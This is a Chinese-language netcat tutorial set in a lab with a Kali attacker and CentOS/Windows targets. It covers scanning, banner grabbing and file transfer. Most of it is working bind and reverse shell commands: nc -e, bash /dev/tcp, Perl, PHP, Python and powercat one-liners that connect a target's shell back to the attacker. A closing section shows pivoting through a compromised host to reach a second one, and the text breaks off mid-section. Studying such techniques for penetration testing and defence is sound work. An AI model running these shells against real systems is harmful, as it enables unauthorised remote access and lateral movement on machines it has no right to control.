**NC工具使用技巧**

（By Jean）

目录

[1. 测试环境 2](#_Toc6529)

[2. 端口扫描 2](#_Toc18393)

[3. 端口开放 3](#_Toc13163)

[4. Banner信息获取 3](#_Toc21265)

[5. Web服务交互 4](#_Toc14970)

[6. 文件传输 5](#_Toc10464)

[7. Netcat正向bind Shell 6](#_Toc18619)

[8. Netcat反向reverse shell 8](#_Toc23862)

[9. Bash反向shell 9](#_Toc25614)

[10. Perl反向shell 10](#_Toc24927)

[11. PHP反向shell 11](#_Toc22483)

[12. Python反向shell 12](#_Toc32112)

[13. 管道输出 13](#_Toc13595)

[14. Netcat联动 14](#_Toc2630)

[14.1. 方法一 14](#_Toc30004)

[14.2. 方法二 17](#_Toc6219)


[15. 参考 19](#_Toc22989)

# 测试环境


|  |  |
| --- | --- |
| **主机名称** | **IP** |
| Kali（攻击机） | 192.168.96.129 |
| Centos7（靶机） | 192.168.96.128 |
| Windows10（靶机） | 192.168.96.130 |

# 端口扫描

root@kali:~# nmap -T4 -A -v 192.168.96.128



root@kali:~# nmap -T4 -A -v 192.168.96.130




# 端口开放

|  |  |  |
| --- | --- | --- |
| **主机名称** | **IP** | **端口开放** |
| Kali | 192.168.96.129 | 80 |
| Centos7 | 192.168.96.128 | 22  111  6000 |
| Windows10 | 192.168.96.130 | 3389  5357 |

# Banner信息获取

root@kali:~# nc 192.168.96.128 22



# Web服务交互

Netcat还可以通过发出HTTP请求与Web服务器进行交互。

1、在centos7上开启Web服务：

[root@localhost ~]# python -m SimpleHTTPServer 80

Serving HTTP on 0.0.0.0 port 80 ...

2、kali上使用netcat进行访问

root@kali:~# nc 192.168.96.128 80

HEAD / HTTP/1.0


HTTP/1.0 200 OK

Server: SimpleHTTP/0.6 Python/2.7.5

Date: Wed, 04 Nov 2020 02:05:29 GMT


Content-type: text/html; charset=UTF-8

Content-Length: 1396



1. Get请求

root@kali:~# nc 192.168.96.128 80




# 文件传输

Centos7:

1、新建空白文件/root/file.txt

2、执行 [root@localhost ~]# nc -lvp 8888 >/root/file.txt




Kali:

1. 新建文件/root/file.txt
2. 执行 nc 192.168.96.128 8888 </root/file.txt

然后成功将kali攻击机上的file.txt的文件内容 传输到目标主机centos7上。




# Netcat正向bind Shell



Centos7:

[root@localhost ~]# nc -lvp 4444 -e /bin/sh



Kali：

root@kali:~# nc 192.168.96.128 4444



目标主机将Bash shell绑定到端口4444，然后攻击主机使用Netcat连接到该端口，并在获取目标主机的root权限。

**实例：**

**Kali(此时为靶机身份):**

root@kali:~/cve-2020-14882/CVE-2020-14882# nc -lvp 4444 -e /bin/sh


listening on [any] 4444 ...

192.168.96.130: inverse host lookup failed: Unknown host


connect to [192.168.96.129] from (UNKNOWN) [192.168.96.130] 56221

**Windows10(此时为攻击机身份):**

PS C:\tools\powercat-master\powercat-master> powercat -c 192.168.96.129 -p 4444




# Netcat反向reverse shell




Kali:

root@kali:~# nc -lvp 7777



Centos7：

[root@localhost ~]# nc 192.168.96.129 7777 -e /bin/sh



目标使用端口7777反向连接攻击主机。-e选项将Bash shell发回攻击主机。请注意，我们也可以在Windows的cmd.exe上使用-e选项。假设我们已经在目标主机上找到了远程代码执行（RCE）漏洞，我们可以在目标主机上使用-e发出Netcat命令，并使用Netcat发出命令启动反向shell。

1、对于Linux【靶机上执行】：

nc 192.168.96.129**（攻击机IP）** 4444 -e / bin/bash

或

nc 192.168.96.129**（攻击机IP）** 4444 -e / bin/sh


（bash是sh的完整版，bash完全兼容sh命令）

1. 对于Windows【靶机上执行】：


nc.exe 192.168.96.129**（攻击机IP）** 4444 -e cmd.exe

**实例：**

root@kali:~# nc -lvp 1234




PS C:\tools\powercat-master\powercat-master> powercat -c 192.168.96.129 -p 1234 -e cmd.exe



# Bash反向shell

Kali主机上执行：


root@kali:~# nc -lvp 1234



Centos7主机上执行：

bash -i>&/dev/tcp/192.168.96.129/1234 0>&1

Kali主机成功获取shell：



# Perl反向shell


可以使用Perl启动一个反向shell。

Kali主机执行：




Centos7主机执行(目标主机上运行以下命令来设置反向shell)：

perl -e 'use Socket;$i="192.168.96.129";$p=1234;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'



Kali主机成功获取centos7主机的shell:



# PHP反向shell

当目标主机上存在PHP时，可用这种方式。

Kali主机执行：

root@kali:~# nc -lvp 1234

Centos7主机执行：

php -r '$sock=fsockopen("192.168.96.129",1234);exec("/bin/sh -i <&3 >&3 2>&3");'



Kali主机成功获取shell：



# Python反向shell

Kali主机执行：


root@kali:~# nc -lvp 1234

Centos7主机上执行：

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.96.129",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



Kali主机成功获取centos7主机的shell：




# 管道输出

通过管道使用Netcat端口扫描输出名为output.txt的文件。


Kali主机上执行：

nc -vv -z localhost 1-100 > output.txt 2>&1



Kali主机上执行：

root@kali:~# nc -vv -z 192.168.96.128 1-65535 > output1.txt 2>&1




# Netcat联动

## 方法一

有三台主机:

|  |  |  |
| --- | --- | --- |
| kali | 192.168.96.129 | kali主机与windows10互通 |
| Windows10 | 192.168.96.130 | 假设Windows10与windows7互通，但window7与kali不通。（这里的实际情况是windows7与kali互通） |
| Window7 | 192.168.96.131 |

即假设我们有2个Windows目标和1个Kali Linux攻击主机。我们已经从Kali Linux机器中盗取了Windows主机1**（如这里的windows10）**，我们希望在Windows主机2**（如这里的windows7）**上获得一个shell，windows主机2只能从Windows主机1访问。我们需要将来自Kali Linux主机的流量定向到Windows主机1，然后再重定向流量到Windows主机2.windows主机2输出流量应该应答到Windows主机1，在windows主机那里流量又将被重定向回到Kali Linux机器。让我们看看下面的图形，以便更好地了解：



以下命令按顺序执行。

Kali主机上执行：

root@kali:~# nc -lvp 2222 （输出）



root@kali:~# nc -lvp 3333 （输入）



Windows7上执行：

nc -lvp 4444 -e cmd.exe





Windows10上执行：

nc64.exe 192.168.96.129 3333 | nc64.exe 192.168.96.131 4444 | nc64.exe 192.168.96.129 2222



然后在Kali主机上，nc -lvp 3333 终端输入whoami后回车（如未成功则回车两次），接着在nc -lvp 2222上查看到成功获取到windows7主机的shell:





## 方法二

以下命令按顺序执行。

Kali主机执行：

root@kali:~# nc -lvp 4444



Window7上执行：

C:\netcat-win32-1.12>nc -lvp 4444 -e cmd.exe




Windows10上执行：

